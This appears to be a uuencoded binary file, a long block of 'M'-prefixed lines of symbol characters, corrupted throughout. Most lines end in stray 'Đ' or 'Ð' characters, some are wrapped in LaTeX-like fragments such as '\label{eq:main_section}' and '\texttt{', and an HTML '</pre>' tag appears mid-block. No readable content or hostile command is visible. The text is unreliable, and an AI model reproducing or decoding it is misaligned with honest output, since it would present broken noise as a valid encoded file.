MV'=MNU'OVZR3'\$P*.9^;"[CG?QIRR:HBYZI1CV7BFV?)Z/>J12&"&XZ[JDKSĐ MZ);XOSWYPJ*59K^)70]Z>':'*1;[N6#\$[%^09P]6V%]J%;^\VJD/)PO8^%7IÐ M-\$U^B!OUV]`\Z&L3E\$Q9-%_D?ZO,=GK_MKF=.C>.AX=G<:]YG_3KS8[=OTZ\$Đ MV9?C16%WY7)!U\OF%L@FS\7SMK\!]D[?B;:!3H1W(TD[HT`G'2-CT\].OJ5\$Đ MN\)Q5X8]_S/8\2+V+E(3(I)8>1N+WG]@?C-CT\$D\$.KBGYO7R16X<0/OPG^>=Đ $M-\&"JL\,U\+AY9\&*::D:\J2-\&9/ZQNL^:D\&Q=,$A,Z3NG_/\?Y=JA=T\B(3E=Ð)$ MVO34\%G.&"86* [Y9R2<\2%O\XY@W^H\$%\A<@R#-]&AO!"61PVA1?W/>MEC`Đ M)\':LNML%PHIOC5DWFQI*E"%2#>CRAZND?WWNKX[_:L_+]KV.CP3_QT<'F91D M3'PR8'XK.#ZYAF\$OKJ*7&SWAOT,5(_.3CYJ:FF3U//5\+L>^YK*R\$<3M,,10Đ MQ;>#)@`I2+.B^?]TY^>\(-7L:AA/769+;<\VZ)\:PWP6:^WAQD%MD11`DSSCÐ M]?FUEX^/XBL^++[VJOGY>7[O^99WEYM%X1]:YT?FYZG"6'[<5%-RX;(D;<6ZĐ $MD:".W]^G;I>6EJCL>AN!7.\]4QWO_Y5J\Z:H4D=!"(*#U,4N3^%')6>,.D&DÐ$ M)@KT!V*\IR/82E\$Z`M@I].637ZM.FDROQ/5N.+_1WJ@;=1_P2-BAZ0!ZU]P]D M5PT@LM*8)!Y64*P;9YU&*%BW^)SK_%]`O736L_;+;>,NY:GXZ1K<X++K8/:,Ð M<^CLH^M9CV2PNUZQ^\=[YGCJ`,40SW-""3YGG"OV/@][_07T]'3SW"DP`PI]D</pre> MW\$Y'OT.,D)K+U9?A#ZZ1)Z(FI)ED_OIHZX5,FE-V@RV&DEWNTUVH;9&``"(BD MX9>7E^-*#+EDKB\[0+[ER9-34]\A6>*B\2GL\$)*YE%]?FD>VE>D&1B)!Z`^*Đ MK+W&J)KK&5V"9=K?1;].9B9?D.YP%N2B"H=3<E`N?GIAMACOWYHY=^?!U-S`Ð M?'<WWJXSSEJ3!NJKD2EA^+M?Q,DG9A.Y=76`._\%N)^@\V\V5/P"];?E+^IĐ $\label{eq:main_section} $$M\ : R\ -\ L_TINR\#YE<SO! \ E@VHS6<[[(UZIQ?)5,*3NEX`=.Z7.YYF\ S!K?-/QMD]]$$ $\label{eq:moj} $$MO>J^GYB$B$$X3)F?$@&8I/[Y/OA$^YT=WE/X],3E)1<10FM/^?O/M$SGE,-$*-D$$ MI;,1;NOQQO/>!9\$,%%1%HJ:_Z[\$]62[NE?,H?JIE7CN/UC@GS182TR(A+IZ(Đ $M^{J^{N}} = M^{J^{N}} = M^{J$ MW+2VY&Z!VFFZ+O&A[D>(,)#U\$(V&*DRM<.2S:NYT,.PQZL48V#H"Y#K;H-53D M\$V,EP:&F5/]_:E\$%%UZHYOGM</S#I^2<.F<O/='@(WB:F(U`_2>.MZ5TDR-HD M-(^Z_G%7(8_ZB1AQ\$%"4IB/SQ.JI!<T1+=[8]<7QQ/:`S),Y&N+^0IF_I9,+Ð MPU] % #\$1NY.2T # [7\$M = E1RP3ZK. < T5 + # * PC6V^R - T * [3DDLQM225Q@\$UL < YI?Đ M#QY(=VB\$X,[!7U"SYQVU]LO2C^)LK)+=*`&<>F5O<I*JVFF4C+KA";)\$N=-KĐ M\$<D.8?HG,VNOQL#V]9H'1XPI7:>D4&0-<HWW1*JK*AJ\$;G&".&</%@^A\"QKD MX.Y0%XBS5:-H.<??TAP*A&T`T"@CS>_B/-!-2A@!/_TB5JI],G-G!ME\$C/NOĐ M,)(S\$5VFY>*74E^A7NC]SR63(!7*`\$>7RK/033[647Y4)4J[&]6&K)K&GIWQĐ M7@CPQ'&=5SI<DV/&2,^!TQ&2/EK-PNZ-@6&+S_NI!@O\$K8N+2E++`@V4GEX4Đ $M1(J#9=HX,X)Z20-E-?V\H*_<2?\^0LUCK/N()5\$\#7<FXF*I-]D2:U7-P8OFD$ M-F]M>6Y-G.`#\$=#0)42J5F2(N.I#<IO)Z9:_'`X:5B1W+Y+B&15L`-SFJFVBĐ M?DEX[\U&/A3R54IOPUP2@F6;VX][RK\PAOT7TY"+7P&?%>:W-(''37=WHNC7Đ $\texttt{MV5;"N/'V9$KJN88<@X.3QPP:K4=@I/N`!.MZ:8$Y-\;R-7;@M(-\#>;\#Q-@I&D) }$ MYOXSGVBDW#, J6.K>B=-\K58[KYB9<Z*D`<G2*BN6L9U=D;3=9TV!0[S25#6%D MDTOE(IM.?&Z/G]^%O!\$>WV.2:9"I[X;B38\?*[W_9"&\G)AUBB4XHT/(W-<_Ð MM1;!;?RU"<1L173ZZ59Y!"QQ79E\$M8*\&N]V6_3/0MXD-X%,1.U88U9WZ\$)YĐ MBTIOTV(9%Z6:W52R\8D\2W`#XA^PY+LLBARXG2/8;7'V'RLM+M.!8Q@J0`!-Ð M%&A\$2.5>J,5GF'[.?:->U910<Q]7H\+)\JBU-?`0-X/Z7S9J:<5MGL [B="AĐ M[-N#U#\$-HN'`LYK'!Y?M5R]I`KV7OW:T%':/L,^;#5`/I0S/4T- +A/M?Z[(Đ MGO^"+FGB'\$=UO=['`GT[6ZH9Q[HWD'#/S"FO.DH[LKOP7KJETROV2ZOY8+A/Đ M@:([U1\:E>Y0&:TJG)K,"J%/=&+-H)>5'8IB?<7CK5.&\#&/C*]\$YBH!ZHVFÐ MKA/>/6/;NCV"1[4738F3+\:V.Y[C%4_PVAE^+W\$\K[BT1VX05D3AFL]>L^WĐ M6OTT9I3L7P+QCC1F([3L(G51+S"BS&XUAB/Q&58<6RRN[-#8'6:()`SFS`A&Đ M%!2(F0:<4G<LW)[%'51\$#:55=I.>SE\>`5`/I@1H8B7..!:]V_Y:^>R"00RIĐ M/&9/(*O6[P,'GKS:")/ULPL/TWBWP%A\T!NPO?5&PM@@@^LY61"']=!UW8.(D M)YKZXE)=2>FR%=6*&3U/3PK5:U;?8DGRXH;8@I9MUR(VZCZLICRW&@,?X1H=Đ MAJ4OGNU(A5)0KO%1T:QD0A]I]QJ-@64^*L=7^3H;S-!U08COBLI'P">SDG.<Đ M%JUAH#OB#\$6DN%]F8U;/G9D"<4=S.=\5/PB@!_**"7>%53KU^B7C.R4@[V2TD MA]:YQB+(XEKW=YS(XB#CG9U:;Z38RHSKPFFB`BSJY[R(#`)WEBUVH:=0\$<O;Đ M6;'\\$\1RR!^\\$,7M_OF9J14TV_'"E\\$U7O61KR??D'/SL'\&\XO9>GD2/\\$V^ML?\D $MCN?F1F3L;#!E+#E".>(IS6\M2D._;'$J=4\:D[$E*5!46P`E/!T1&<+3F0ZD MW<>%FE/B_.F2/WFH%,%4[)9!=T_XGY<4P^4K@/[9-=J!E#R4K>2]M<)93B,8D MR2P&L\$J1>*-+@U@FU"&_&`IZG6\$T@&2WTA5`"0UZX.P+5;H%H_E!PGF!,':KÐ M); '`6UT]2J, CRJS\$%B"+"(A-#T#''#\Q20547(*(ZQ@L/.1MV3!;G&)_:914Ð $M_W=]TL3:K82D>0>NLC%5JX8%:^+7(%_S]O(,-Q;G\/ZIXO3M\)4Q8Q]9XBM]D$ MQ8(']G9-DT=8!2W%O?V=>`NZQ#^SY(=TQ"YV5(4-(KT5]=E&3+?NU0CU31\$GĐ M*><U:I]"[\$8'M*^,-C&@X1IM5.&-!MLEZ![>>*!+?>9WGOR:=NMJE)S<;LIKD M+V8:A&C#(YP^6Z4VZWS@^RPQZ1-C"IP@]"\$A)25HKS,D1Y^_X(<;SB^X#P<LĐ

MDK5=!?Q9/'U):':#8Y&KZ]RR,;=>ZFWH=P7G?Q%,AV*/=5531]^@_CL-2*C[Đ MKC[BH9**CT;>%0D],.2\93U@44E#7%QR]8]5YWGK>=;!45H+O^3.B)S<0(N8D $MQ=R,YQV-H:BXO&8?7R;Z#1;<F(_6VB*S^V\P^>!?9;IQ77T]V*;GQX\/[_I8D$ $M] = .03!?Y - _0&/KZ$&_$MEFN?(D(ITQJZ:], Q!@XE\[^^_F/V`8)<3%0U[SĐ)$ MW/KWZ_^N1%?%N<NHZ;VI>[=X#[M-O+.')?>&(ON@X:`Z#2&;.._-,?6O1>@GĐ $MQJ8@P]JWKV@JZ`BY#"J2Q]_BW(.0*&F?S_#K6AY5.>1,N&[^IS]>\]5=>E">Đ$ M[.#-.8S4KF4U<V1*DZ\=1=%!W?:G(+ZTG(SLY=+BXN4VC"RH<;.P<KU\$+[\$'D $M_{,}) \#D;)'CM37?JJI3@_QTU)[XKV;O^\2C%!;@'WBOXC,SCN9#WREROB,H3VIÐ]$ MCRV3.6-B%K_^;1\$;5Z[KSLW]<'\^8%ZOMRUBP9>6I9ECE%!HBW2J2>;\$FU#\$<Đ M>+H]HFM"0<7]A7JH[<#_D#R#Z?(2PMJ#JM1W&]2GC&31#WW%P<!44IK(:^[(Đ M*JI6E@![3*Q(?3J@+R=TJ3-\K*]8\$U,T33LT=JY;^N(G1;6P`10D]_+NIPDEĐ M\$`(&/)XWGV=R[NK\)K(RD'L,=L=6)70J+"IB?^(]F]0YENV5Z6_.?-&\$MPHHĐ M:E?3\#:?JBX`F/H?=ED8'@6M;H%Q>TI(RYU-5IM`!)YEI!-+A_)Z;S[TG\PSD M][6N7/[X\>I#6TD2;JNJ8@MI^Z#_IS53%PEYX2+EO!H/II-[8G)VSL[E9Q_/Ð MBUV_Y8RV_II:'W6I8=D%=`R:)C!:H0-\$D%HT^Z&"MS*X37PFF!&L[;D]]X*D M+6#JO^HRRZ\$27,30S+-"5\$OA_Y0/&D1"G.'?T*"4FJ)W:)6\+G(/\O=HKJ6GD M%%4(IV&M[_C^V5WZD=/@=6*]?*\$8-;7\$S%:0I'C8":RF1D@8"`PK+(0H@1:8Đ M][>%(VX.-%,"03P:9245E&05MR.C<\]`YL>K5^IJ85]+^QPJ8\$]STO7":TDGD M!CRU*7H4W.U&U:Z693MYSWXH=E<7VRG_\$6(H6[R0<(VJ0LM('+,VM31?-3.8Đ MDE\$"@!SS;NXL,CRN&)#1-GM6\$BT5B@9MWG4@*GB9ZJPA0(M1K6/~=328UX"YĐ MBT*E,]YM%BMX^PSM2H8(F,NMKW\37.*(S>-HS?ROQ:E*OZJ5CHYNM5GZ=*D\$Đ M.;\$=\4?&U=4^?BL&`-#3'M62J1:+(?0?%9#A*Q\$'`H<)P*@*RA"^\$!+ZR?"AĐ M,])3QH&^FXDZ[EPJBJOUQQOHAO?Y(].P()_A0]H%.Q\$#CGA2-9IG&WUW+6<QĐ $M:)[R8\&EA)//TA>('4!+3LNWQ\&C(17<%<9E2CL.KTP--16(ZZ^G4%/=")!EM^Đ)]$ M!'Q,I:8%RZ6>&053V457@M*/M<?!W6RULNMP9W3RVM5^6]#/*`JQHD*4UV7WÐ $\texttt{M=9W+G/B\$S3RS\$7BK/\$/S\$R/._2]M(S:302;YVDE5FX!C0+A7(8I\&:W":(W:UD:M=9W+G/B\$S3RS\$7BK/\$/S\$R/._2]M(S:302;YVDE5FX!C0+A7(8I\&:W":(W:UD:M=9W+G/B\$S3RS\$7BK/\$/S\$R/._2]M(S:302;YVDE5FX!C0+A7(8I\&:W":(W:UD:M=9W+G/B\$S3RS\$7BK/\$/S\$R/._2]M(S:302;YVDE5FX!C0+A7(8I\&:W":(W:UD:M=9W+G/B\$S3RS\$7BK/\$/S\$R/._2]M(S:302;YVDE5FX!C0+A7(8I\&:W":(W:UD:M=9W+G/B\$S3RS\$7BK/\$/S\$R/._2]M(S:302;YVDE5FX!C0+A7(8I\&:W":(W:UD:M=9W+G/B\$S3RS\$7BK/8/S\$R/._2]M(S:302;YVDE5FX!C0+A7(8I\&:W":(W:UD:M=9W+G/B\$S3RS\$7BK/8/S)M(S:302;YVDE5FX!C0+A7(8I\&:W":(W:UD:M=9W+G/B\$S3RS\$7BK/8/S)M(S:302;YVDE5FX!C0+A7(8I\&:W":(W:UD:M=9W+G/B\$S3RS)M(S:302;YVDE5FX!C0+A7(8I\&:W":(W:UD:M=9W+G/BS)M(S:302;YVDE5FX!C0+A7(8I\&:W":UD:M=9W+G/BS)M(S:302;YVDE5FX!C0+A7(8I\&:W":UD:M=9W+G/BS)M(S:302;YVDE5FX!C0+A7(8I\&:W":UD:M=9W+G/BS)M(S:302;YVDE5FX!C0+A7(8I\&:W":UD:M=9W+G/BS)M(S:302;YVDE5FX!C0+A7(8I\&:W):UD:M=9W+G/BS)M(S:302;YVDE5FX!C0+A7(8I@:W):UD:M=9W+G/BS)M(S:302;YVDE5FX!C0+A7(8I@:W):UD:M=9W+G/BS)M(S:302;YVDE5FX!C0+A7(8I@:W):M=9W+G/BS)M(S:302;YVDE5FX!C0+A7(8I@:W):M=9W+G/BS)M(S:302;YVDE5FX!C0+A7(8I@:W):M=9W+G/BS)M(S:302;$ M#`OS;P-MKFAR>B*\[DC"^!K?_\EX(<\$9=(8U%'WYOAOJW)W+\$+2C0FS^@X/(Đ MKRXY%2>GG7]I#>Y;EVF.!5H##?S>WMNCRF]4[Z![KT=/[.D;+!=8^.`)GG`.Đ $\texttt{M->H`38?=]OAIDA\9:?<[VEMDW:<E0*JVD(6LWZ0\&41\=\#$N((U\;B-6;9\FD))) }$ MNY!O)+JZT/8S34"80@:Z\$-O\6H(5J@8CP0IV2:K_D\$&U!DT\$9:3A'@'Y".@'Đ MBK?K1ITLM#>`P9J.\$.>3G.&-=_HPGB?<K%#:K_`A.7`NJ\$:A0(%/V`Z;5Z9MĐ $M'/5"XJT0`OB.3'I$&^=J]BQRD;EX^U]9;>-NW;')-)4;&:N+7\Q=GR,IS?I1D$ MDHSCQ9A%W2F^5#Z\$X6..\&<-[Q8[[E*[0P07\'P%)VBL+"'MI1?'2OH+?!-TĐ M]4H3W7*4[50;,;X!CM8ZBL^O+L.,+TK),N!.VK`'+5T-A<8=#*P]`33QPHI1Đ M5#P\$`VFP!Q_:".T?.,^W^)+?-N;<^QZ3_6'CITOS[EFP9D-RA*NS,XFSL[.RD M>X&P=?1AE75?8N33:3>I<L,JS(DKV^_N[EJ,%:J5H#C6C&A4PK#\1B(SN0I>Đ $\texttt{M_WB/5DR7^N[F)FEYN<FX[?UR3MOD\%6(Q>O)S@7:B(_=''PQY]*C?L^-,.;I`D }$ MKLF#R]KX-#*"';49JI7WOI;DQL@\^("CBRNJFC)45EVMZ#S7!.`V@9=9!O.UD $MS#P@*@WYN<`&;A*/.*WJBN*2A=$.]/J,YLE3XOB_K[Z'],$0@)X70\NU41/2Ð$ M2%?^`LNE'&\$<N0OU4@JDIM>KPKCN_^D(ZZ0JQGV;)+`+1]G?(B-<V+RZ%QIWĐ M]0:]7-<3:]\$@A[5-]SOQCAA\3663C.R,=)9^ZO4D_,OQ>IWJ"M#JEJV'9&KCĐ M`7'*L!Q`E#RQ?H"7JP.#'3K?[7HN\$)S>6SKY3(TRF;\.._C,S%3>UOC';)^TĐ M?LXS+82'-"RU>^9=UQM>ZO@R(Z!J0)/#+[\UR[J7[C7X>3HL088EXLJ&ULI(Đ MH#K-Q\$&X6KYS'A9ES5_U4!>)%`\$HSV:F'JB735;C@RV1`;+)9*:]]J!AG/R!Đ MG0.<OT%Y%.Q>#\!Z<,ESPG<_`\$B'P9MK?*UVT79RTCJYS9HPY"[C);<D;]W*D MNI'5\V:%]+N8G=%GH,<,]/\$8;_2:I(H6C"<\$M09648NG.UB'HPX4.\SK\$=JTD M?8]ZZR3-_X5,(VTQX#J2K&\$7`-?/0%HV6<)G=*=XJ]]0>_/,=LG\PBU;6O/QĐ M1SYRK8`%W9@LHMINS40W&X?U]V%[>]D'Z</^TN.ZJ'#SV0.B4RR 28+AQR?EĐ MS\$X4J!JA87^ NO9\E*Y5.?./YJ0\$!*3M*/*5/H930NU<YNI*I=2?=&\/3ARWĐ M!\:]\I08#!DPC,U\O(G\>'_ZO-@YL:::7@66<*ZK*KOZG=D(DBO\$A7[L`'\?Đ MS9TC4HJ:WN_7TB\XX>"R2ZKJD]`;AE79PR_\$Y:\$U)]!R*[!>I+07HB*0LG>DĐ M(+!QYAICZXS#^XTN8NL4"D1CG<W<T2K`Y`O,'>"85/<UV_Z?]@S=DRIC<9^5D M;)[CVOAIEY#D?T^C_7!&>'"_M^Y\OO2N/H.!\?`S,^LKO[8P\$:E=AV'B^KE`Đ $\label{eq:mds^[KD%,0Y(W:HM?V!D8\,+QA:\/+YG^OIQ[.01UX;G`%[3PX",?+K_$H>,2D])} \\$ $\texttt{M5N+J[^V\#1W3U9\$M(GXPW@5^60LSLHZU)\$G4_\$V8Q\]} = -_1QONKO-DA=X^9/D$ MK`91?S2?EB\9+,K+:Q*9MTPL`=EM(K<\MHY/#2%9XDC@TYU@-HDX:H!A_W6>Đ M<O+[9^T.SY5]8_I+<I\$6+GXI%[\SK<\QJ@W_/<>_/GR?GJ]>-)&C5HLK\$;_1Đ

MNGMR><THFIB1%AS2*7/R5)1RWC+RGG]"2XO^[9;PZ,VUKSON8#%IQC>6RX.#Đ MM_; VC@]Z&/RB?YJ3AL30BSBH_^OQ<332W<)^0_H4VB5C!=&1KXKS=SU)[>(Đ M&4CE3=\$UFR"_G:(?\$MMG6&SSGJ5-Y?[")'UVR"4L)MWGUL?ZR'W/S_T_\?<[Đ MTD')?Q.9@C2LK/*#C>1F:@9XF[DE5SEZ0NTDES<7CPV"GF7Z+<HO+GEG,^E7D MS`)FG_U&T2_\23WX0=;*+BS"IPV#9?H%(%M>WT3\]TKZ[PC%\$D?QG_G5`+UĐ MKD%7\$AW9?GNTZF*KR3ZY*T/^8]L@BEBIM3[MB2J^P91?B4R-1\Q0ONC\$Q3K/D MNLOY@%;3L?^U:>GR/7/K7^:5;S^D5@<M7,TS,1[%([KRMT XGSZ+OKF1RZTIĐ $M\$7GB,?+*PK`5EFIJOHURC<<]\#Q\&\#*WZVCDLE9DHE/G.8=,DDT;H0^N\: #+9.Ð$ M[/NMW24N>B8FI4H[?!BVF(LHYY\$\;V0/SW!I4FIIG.FXO6)Z>);D&!=TLVU.Đ M.>/H5\$&VC2HG&TCCH1@IY:NMQ0H\56GL?7;ZIU]?>\G7.,"64%E;/6PD_;)<D $\label{eq:mky0;gu%f25>?} $$ \D'_Q.LD\W'_D&Y^APQ==GB\#H8BMW@C&\%W6V\%7EL6VGT-HLD. $$$ MFVCUVJ_2J<Q%G%K=*8KNK\$.HWFF,+A[ZO'HC\14#WNA@6U:^X+TSOWH\$PJI@Đ M.B.E04%-H3N41KL8\K4S/^K5_>5M5LE'KKR,LI^7XP)/D@Z^FNP_4#N=H-OJĐ M79^[9V_F\>/^8C[3C:+H[OA81]W"I3I-8DDLT9IP2)S_3B=DKEVF;=95\U*?Đ M!T6\B7B#[Y*B'UC&6\$\$*^*G"-JXJ&A)FZ?\$E@2`"!P='>[/Z#/NI%>\$W>F1OĐ $M_4.94\%0)0]J.(^DW<G^*,"]"\\0/H0,RV8J-.=9XF+.9!/BU$1ZA:;2C4QB,AÐ$ MH`22-?<8;;A&";F(O>`J"...6=OQ9R!JUNP235OQ=\9[XS78\$9Z,>I\$O5HJ:Đ MDKXN:%"P.167,,]'3;\$7IT1C&+4PO*/;+?*N:]03)`:Y6D58BYQ.!R1C+%=7Đ ME,TN1E-Y.?G9?-":MRI-GTO\$0/1T`C<G6\;*#]3MA<KM)6=G9W?MS**I\$X;D M1G@FZ(MW:&35[/?MDTIBFT-X3(P[FQ<"\$C[:R'7B'/GZ&5;[*\$W]:I)GLR%PĐ $\texttt{M*TN} \\ \texttt{TGTC4VY,7"Z.\$H[@'?-M52FG=+F=5C1403X0:\$)]E"!$<\texttt{M\#C<==`NCV5D}$} \\$ MQQ`HHX.#I]H=BO45^]G!<WE:N?I-0%+Y)@"&>0--L/'2JD)2_-9PE-GS@3C+D M&/9#G*VFB?'7P&C%@N^HZ:K,`EIC'=Q@U52CMZ6))S/=<,SJ&\$2A(+3QRC^OĐ MW@X3!L>+?MC-UZZ3P^BQ/^VOG?DREF-<F0T___=81@)L&! `3@YEDO=^(XEHJNĐ MDFY5=;5YYCYZ2/2[M*;&1`9FDUM?Q+X_K4T!60FPT@DP;/)PF*KUU?GN:O^`Ð MY+0.`C'5RTKZ>;[DQB/RY/[]%3'`Y@=0Z\$=[%Q=UMT^2V1VY+T,:"M<N:A#8Đ M8>K,ZX_GXGOR,SAA@[01LC6^;85KSZJD\$+9#/>[UB=V"XLX91=K4\$UFK\$.M,D M3L.7J<2<GC&.CHXE7R[H&IMWZVH&9;K.QYQA2[[U-::;<-30\^)?EYMP`X=KĐ M-&T%;_<9G>O?9[QZ3?@\!:OBXN(__<`J#7]OK^['\$RZILUE\QE"-)Q`_/\]CÐ M'1[S`Q0:30V%0EDC`KX&FY#D2ALP-!4<,:.JC+8V]GH_2<E=HDV=LW2]R\@RD M@, [D[V(R+<ISFVM4?E32*7W^JMWUQET*KF/-:4+W<6YZFC;11F<U\=J6\/\#0\D M-#G>8,/)V5GO*:5,\C#2BHTR\$;E:_0IKOMRDGC,K0\1ULJJC^#Z>D;)P!HCKD M!6]M+BK8O*5H"WR&"Z2DE0L/#7BF<T)GY.WMS87LE6:EE8-M`JQ2`=A0(VH:Đ MU, ''X1K08XGF, IYH+/\$<D@M!5X'4!*'+H3:=)"'!VH?J*X--UN[>D9`8_URRĐ MF?C23<#E4"9RG6,3<")H=XCO7-:SP0]!&LO+W7)L_K_1>0VL-__&&P/>,,3DD M%\UPP13(MNA+&@UL:A4^G]:1F^E;]O:/MP<\XOU40<9,6)@X()L_&KNJJ:EIĐ ME:5<GKBXW.(=%I;="V+E5CY9!K";GJ/N!&"R#UQOJN\$304)\$3T.,U%ZM4DM<Đ M=N=93'). $Y\&^{\#}:1R932PJI::N4U_+&A(;`V-27\8@!;_:N/<G/Z]U:])<math>W[^SKD$ M3IA]AI49_/P`*T`F3ANM2_..(,"),Y['"@/7_KY6SB!\$*^:V]2:1/&;\$O49CÐ M?=0]I8/DDB#6I)I(D-<%A2@V.^#`(*H,WP<W=X!;E(/NN1?_C^LN?Y*8%I'@Đ M=A]M]6/GXH`JDN?=.%;36#)K`K?:&<VJ8<&F(SV&MJT*9X/3 JDSAD!\$F&V-Đ MW)<: '=2 ^EAEYUO+UO\A</\3Z?"R]JO*10^0N"*O,<O7H=(*5^DZ+VU(75YTĐ MZQ'U,LV@`0!T704\$=CN]JV*W.)\S"*OT>\\P-UUA*5=UQXM\#I>RRK?E3U'DĐ $\texttt{MS?N(\WE*BB7,\#KVTKT@.>X2'57LW@0>W\#\]CKW$]N\FB(B3,8`$*`'=(7^WHD) } \\$ M\$*QPQJR)(]P*RK0H?XTX=Q^V^!YS?K3\$`F,YK6TK\$YAUPSMCT6`8@E.V^R'FĐ M!EWF_9]4I)36Z'^EP-7&I!MU@3=--*]Z("^GZ7OWW4<]RXQ_E,RWSH_P%>6\$Đ $\label{eq:mbmm} \texttt{MB"_5=:VWP`?3Z;=8:A^-1+4Q'MY")5Q=[-OSPS5\$L.O7A\$5"YW]([ZJ25)PLD)} \\$ M[<KSPIY0,G>!<R3V;368KKITHE?.BEG5AO2?\<N,6G<45Z]J<\FJV_A%C`YRĐ MY0IY"5KDZA3WT;RB0?H0/Q2W^@L<+AH'ZMD&5^:^/?Y2`",_H:.UTYCE-BUSĐ $\texttt{MPK=) 8! "2"M/OKO; E/VK, DJ3VW: Y&<& \S6-T7W^"6Y*_?JM[U?\0P4*&U4<=: \theta) }$ MOZZ?DH,:<6HR)8`X@YP+.=="LXUOI>_.^!<B_,E@P?C_IR\#AM8DU2!&KIQXĐ M'?Z\$S_UB__/HC[)A;8Y]UT,/%2"@4[NQS#CZ)E!95=LLUQATU7&T.M#)%W2!Đ MON, T#T[K`+GYI>R9M]UC'1_P&1_RWOP.[Y`ZAY'JW7M75RNL_,6JQG2!>DC\D M6.V(\VD<E@E"FT20?=X"`&5798S')WFG)Y3)6Y!I,"U/:%P354G`SPJI>?IPĐ M<010Y!B*'.VYSJJ.1BI;FE58(QCK.B/A]`-[LO4(A=*CIET]KRTCC_#9,[JYĐ M-[1\VN;YEB#G>D0DH[`-Q&+Q+N'#X_FTEA#68C7Z)7`S+S+T-NL3^J'NJÐ M\$8L9`Q,<P:,CFDR!U\M?0V\$!NS.55XRELNY6`=]3]UO/ZF#AZU+[WRJO^N<ZĐ $MX6>DR$/R)]Q>5U6H?)PG48/W>[4;E/*D2J**\[[@Q_`%O90:4^HU*+\@D]]$ M5:>4U.[\$,&6PK`K!C+T_N\$!/EU'PLFZLOFHE24I,8_>QE(JK?L6T0\$93-'+*Đ

M#3&?;E<4<2HE\$:@SN5W5[;:8V_53%'Y\P[G=E7;D[YQ8S'*75\$ESHJ5D-7TBD MN5JU`T_;/AVJ_Z5>T8,!`:O%XO.@Z;7JB\$'4,M)O^A.ZSV%Z`W;_#Z?3HP^=Đ MXA5%-WS0@51.K/@S:P[4ZPA;PCX'Z,E__+]V9`621F/[=]EI86]8D/E]"=N>Đ M\T3-;57)5Y\I'%Y#A8H<ONU(?)_MVO=U]9G@,L^5F6YI=)>+TPW#?5':Y^.ED M1G_T.I_2W6AN7-'WQOI\(L2G+JNJZ\O[3\$P9UK=Q:_MH/T]%;SRYW("%L35Đ MV#:?TSYUZ;DMJV/U*?AMW=)AW?(?M;3(SH8/>WXG>-5[LZ7]S,34X6#L]9Đ MQ4EUA%*#'C/>;+P)[9':^U[IN:W/@QTT*K\>=CSDF_'12E<5.0:+_+)@UEI.Đ $M[I.NUY,OL=)740\-LS-Q)$;:O3[PD4O@V"/3A=A;,()%009K/0@3R>2<-SW=D]M(@FCGC*_/3H_F#'X:VZ?CB:?0</#Q)8(])DC#0U6KS2S`CO@#&Y30?_+/`6ND MNTD0\G%0*%TG95K0Z^"*['=GTZXI&F&`ORFQMODSN/M*37UHRA+))!I-3[=%D MC_MDFU1N:5./C]\$<YXC^?^=OOV5BWRFX>6/;'C+R\4\$1;1MY49V%:AFX*Y\HD MEMH%E@O\$):"-.C>:!6%>^SGD/"9739:IU+%\$UE//\SOSH)8,C--W@2_;0%/[Đ MHDHID`*-XR@YA(<<.U-=9K@8_<T\$>G^0<@^[&&@/K\X?49T7V<A2;/R5E<\^Đ M`A86<N&FSD8LT#K,:'V-L;6.C!YUN-5.\$;BF48\$1[%:\$5\$6;7EAQ,^_K.@S%D MVHQM8XO5*J6`QL!FH<?@Q_CZ*=4*KX2.A2*JS[)U5TT;*`Y=3Z`"SN#3V+7KĐ MK%V_?U6.TQY>SV_R?ACV(T-6M=Q,5OHJ0F'@U:WN9N\$3`!@.M_>^@Y#GAZĐ M>A:?4^\$]ZW[ZEN0OWN#EGG<;?>O?3B:"7CTF=8E=C],U.IH*TO6O?EX^OY*RĐ M:<YFW>M')B:*VU#6YW-9N8A\9N%)5'&/09M'2VZN%HDJ5LT#/[W06^SB/R]RĐ M#\$O"V#TLK6UCP#[)@II82`PT^#::+HY4G1\98,(1`ONGB?,/G\$)PVIQV]#]&Đ MY];]PH!,\$F10\UU7HZ?69@16M.GZ>2"K=9HO)@00I+CEB?['NQ!%>:\$<:]D`D M1E\$@BKZ/_VLUX)]T]"P)(\$9"LEI.H,?-9/=:NRL]T=A%]9%V%&VK]^_#VĐ MR&M/5Z6]>W/ZIX30TR>A+V@V#2@I^>UG[]_P\>N<ZG8J>QNOW[:/]MSN`R(WĐ M#:A6^NE,%%P%SKG7P?'%?92T_S-4@'++4U^Z`K5:5IZTG='GRXT`,GNX>7/OÐ MFU/'KI:A;\$OH>\JBG6.`'-/7>O/:&?[[W?G3:Q7:,=_[SNTAL!?CVSML'=;9Đ $\label{eq:maqamn} \verb"M,X4=SC"MAQAMN<E@+N3K?1<0!^-L^V(.UFQDWAGVF4\#^R0L\%]=W>,[KM2A=\%D]=W>,[M2A=\%D]=W>,[KM2A=\%D]=W>,[KM2A=\%D]=W>,[KM2A=\%D]=W=M,X4=SC"MAQAMN<E@+N3K?1<0!^-L^V(.UFQDWAGVF4\#^R0L\%]=W>,[KM2A=\%D]=W=M,X4=SC"MAQAMN<E@+N3K?1<0!^-L^V(.UFQDWAGVF4\#^R0L\%]=W>,[KM2A=\%D]=W=M,X4=SC"MAQAMN<E@+N3K?1<0!^-L^V(.UFQDWAGVF4\#^R0L\%]=W>,[KM2A=\%D]=W=M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E@+M,X4=SC"MAQAMN<E">M,X4=SC"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAM